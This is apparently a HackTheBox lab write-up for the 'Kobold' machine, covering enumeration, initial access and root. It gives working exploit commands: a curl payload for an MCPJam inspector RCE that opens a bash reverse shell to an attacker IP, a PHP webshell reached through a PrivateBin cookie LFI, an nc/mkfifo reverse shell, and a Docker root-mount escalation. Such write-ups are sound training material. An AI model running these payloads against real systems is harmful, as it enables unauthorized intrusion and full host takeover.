In Kobold, we exploited an MCP inspector RCE to gain initial access, abused a PrivateBin LFI to execute commands, and leveraged Docker group privileges to escape the container and gain root.
Introduction
In this post, I will demonstrate the exploitation of an easy difficulty machine called "Kobold" on HackTheBox. Overall, it was an enjoyable box offering a nice learning experience.
This machine was pwned on March 29, 2026. The write-up was released on August 7, 2026 when the machine retired form the platform.
Step 1: running an Nmap scan on the target
After adding the IP to our hostfile (sudo vim /etc/hosts), I ran an nmap scan of the 1000 most common ports.
┌──(kali㉿kali)-[~/CVE-2025-64714-privatebin-2.0.2-PoC]
└─$ nmap -sV -sC -p- kobold.htb
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 11:29 -0400
Nmap scan report for kobold.htb (10.129.245.50)
Host is up (0.020s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp  open  ssl/http nginx 1.24.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Kobold Operations Suite
3552/tcp open  http     Golang net/http server
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Length: 2081
|     Content-Type: text/html; charset=utf-8
|     Expires: 0
|     Pragma: no-cache
|     Date: Wed, 15 Jul 2026 15:29:49 GMT
|

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.28 seconds
This scan revealed that a web server was listening on port 80, 443 and 3552.
Step 2: Enumerating the webserver

Upon visiting the web server on port 80 and 443, the following site appeared:
The web server on port 3552 revealed a login page.

The pages did not provide much information. Therefore, I decided to do some vhost enumeration using ffuf.
┌──(kali㉿kali)-[~]
└─$ ffuf -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://kobold.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 28ms]
bin                     [Status: 200, Size: 24402, Words: 1218, Lines: 386, Duration: 140ms]
:: Progress: [19966/19966] :: Job [1/1] :: 2150 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
The scan revealed two subdomains: mcp and bin. After adding them to my /etc/hosts file, I was able to access their respective pages.

The mcp subdomain:

The bin subdomain:
The mcp subdomain appeared to be a MCPJam inspector page version 1.4.2.which is affected by an RCE vulnerability. CVE-2026-23744.
Step 3: Gaining access
The abovementioned vulnerability can be exploited to gain remote code execution on the server.This can be achieved by sending a malicious request to the MCP subdomain. Don't forget to set up a listener on your attacking machine.
curl https://mcp.kobold.htb/api/mcp/connect --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"/bin/bash\",\"args\":[\"-c\", \"bash -i >& /dev/tcp/10.10.15.54/7777 0>&1\"],\"env\":{}},\"serverId\":\"mytest\"}" -k
This gives us a shell as the user ben where we can capture the user flag:
ben@kobold:~$ ls
ls
user.txt
Step 4: Privilege escalation to root
The abovementioned privatebin instance is running on version 2.0.2 which is vulnerable to an LFI vulnerability.CVE-2025-64714.
According to the vulnerability details, we need to be able to write a webshell in the data directory. Therefore, I ran this find command to find the the data directory associated with the privatebin instance.
find / -type d -iname "*privatebin*" 2> /dev/null
/privatebin-data
In this directory, there is indeed a data directory which is writable by ben as we are part of the operator group.
ben@kobold:/$ ls -la /privatebin-data/
total 20
drwxrwx---  5 root operator 4096 Mar 15 21:23 .
drwxr-xr-x 22 root root     4096 Mar 16 20:57 ..
drwxrwx---  2 root operator 4096 Mar 15 21:23 certs
drwxr-x---  2 root       82 4096 Mar 15 21:23 cfg
drwxrwxrwx  5 root operator 4096 Jul 15 15:55 data
ben@kobold:/$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
Therefore, I created a malicious PHP webshell and wrote it to the data directory.
cat > /privatebin-data/data/pwn.php << 'EOF'
<?php system($_GET['cmd']); ?>
EOF
Next, I tested the webshell by sending a curl request:
curl -s -k \
  --cookie 'template=../data/pwn' \
  -G --data-urlencode "cmd=id" \
  https://bin.kobold.htb
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
My intuition told me that privatebin was running in a docker container because of the output of the id command. This was further confirmed by running 'cat /etc/group | grep docker'
ben@kobold:/$ cat /etc/group | grep docker
docker:x:111:alice
It seems that Alice is a member of the docker group. Therefore, I decided to get a shell in the docker container to see if it could be escaped in one way or another.
┌──(kali㉿kali)-[~/CVE-2025-64714-privatebin-2.0.2-PoC]
└─$ curl -s -k \
  --cookie 'template=../data/pwn' \
  -G --data-urlencode "cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.54 1234 >/tmp/f" \
  https://bin.kobold.htb
Note: Don't forget to set up a listener on your attacking machine before running the curl command.
Running the curl command gave us the following shell in the docker container:
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.15.54] from (UNKNOWN) [10.129.245.50] 35285
/bin/sh: can't access tty; job control turned off
/var/www $ ls
Procfile
browserconfig.xml
css
i18n
img
index.php
js
manifest.json
robots.txt
After running linpeas in the docker container, I did not find anything usefull that could be used to break out of the container. Therefore, I decided to look for other ways to escalate privileges.
At this point, I was somewhat stuck. As a result, I decided to run linpeas in my reverse shell as ben. Doing this, I found out we can just add ben to the docker group:
╔══════════╣ Actual Group Memberships via newgrp (T1069.001)
Accessible group not shown in id: docker (gid=111)
This can be done by running the following command:
ben@kobold:/tmp$ newgrp docker
ben@kobold:/tmp$ id
uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)
As we can see, there is indeed a privatebin docker container running:
ben@kobold:/tmp$ docker ps
CONTAINER ID   IMAGE                               COMMAND                  CREATED        STATUS       PORTS                      NAMES
4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"   4 months ago   Up 2 hours   127.0.0.1:8080->8080/tcp   bin
To escalate privileges to root, we can spin up a new privatebin container where we mount the root filesystem:
ben@kobold:/tmp$ docker run --rm -it -u 0 --entrypoint sh -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2
/var/www # chroot /mnt sh
# ls /root/
arcane_linux_amd64  data  root.txt
Congratulations, you have succesfully rooted this box!
Extra: Explanation of CVE-2026-23744
According to the CVE-2026-23744 advisory (CVE-2026-23744), the/api/mcp/connect API endpoint is publicly accessible. This endpoint extracts the command and args parameters from the JSON payload and executes them using the exec.Command function. However, the application does not properly validate or sanitize these parameters, allowing an attacker to inject arbitrary commands. By sending a specially crafted request to this endpoint, an attacker can execute arbitrary commands on the server, leading to remote code execution (RCE).
Extra: Explanation of CVE-2025-64714-privatebin-2.0.2-PoC
CVE-2025-64714 is a classic example of a Local File Inclusion (LFI) vulnerability. For it to work, the templateselection option must be enabled in the configuration file cfg/conf.php. When enabled, the application loads the specified template by reading the value of the template cookie, which points to a local PHP file (without the .php extension). The path is interpreted relative to the tpl directory, which is typically located at /srv/tpl/ in Docker installations.
The directory structure of the Docker container is as follows:
/srv/
├── bin/
├── cfg/
├── data/
├── lib/
├── tpl/
└── vendor/
By specifying a relative path within the template cookie, an attacker can read sensitive files from the server.
In this case the LFI vulnerability even allows for remote code execution as the /privatebin/data directory is writable by ben. Note that the /privatebin/data directory is a bind mount attached to the docker container:
 docker inspect --format='' 4c49dd7bb727 | jq
  {
    "Type": "bind",
    "Source": "/privatebin-data/cfg",
    "Destination": "/srv/cfg",
    "Mode": "ro",
    "RW": false,
    "Propagation": "rprivate"
  },
  {
    "Type": "bind",
    "Source": "/privatebin-data/data",
    "Destination": "/srv/data",
    "Mode": "",
    "RW": true,
    "Propagation": "rprivate"
  },
  {
    "Type": "bind",
    "Source": "/privatebin-data/certs",
    "Destination": "/etc/ssl/privatebin",
    "Mode": "ro",
    "RW": false,
    "Propagation": "rprivate"
  }
Therfore, an attacker can write a webshell to the /privatebin/data directory resulting in the file being present in the container which can then be executed by accessing it through the LFI vulnerability resulting in code execution inside the container:
cat > /privatebin-data/data/pwn.php << 'EOF'
<?php system($_GET['cmd']); ?>
EOF
curl -s -k \
  --cookie 'template=../data/pwn' \
  -G --data-urlencode "cmd=id" \
  https://bin.kobold.htb
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
Final thoughts
Overall, This was a nice and easy box which I thoroughly enjoyed solving. The privilege escalation through Docker was a bit harder and took quite a bit of time. I feel like I have learned a lot about Docker security and how to exploit it by doing this box.
Go to the Home Page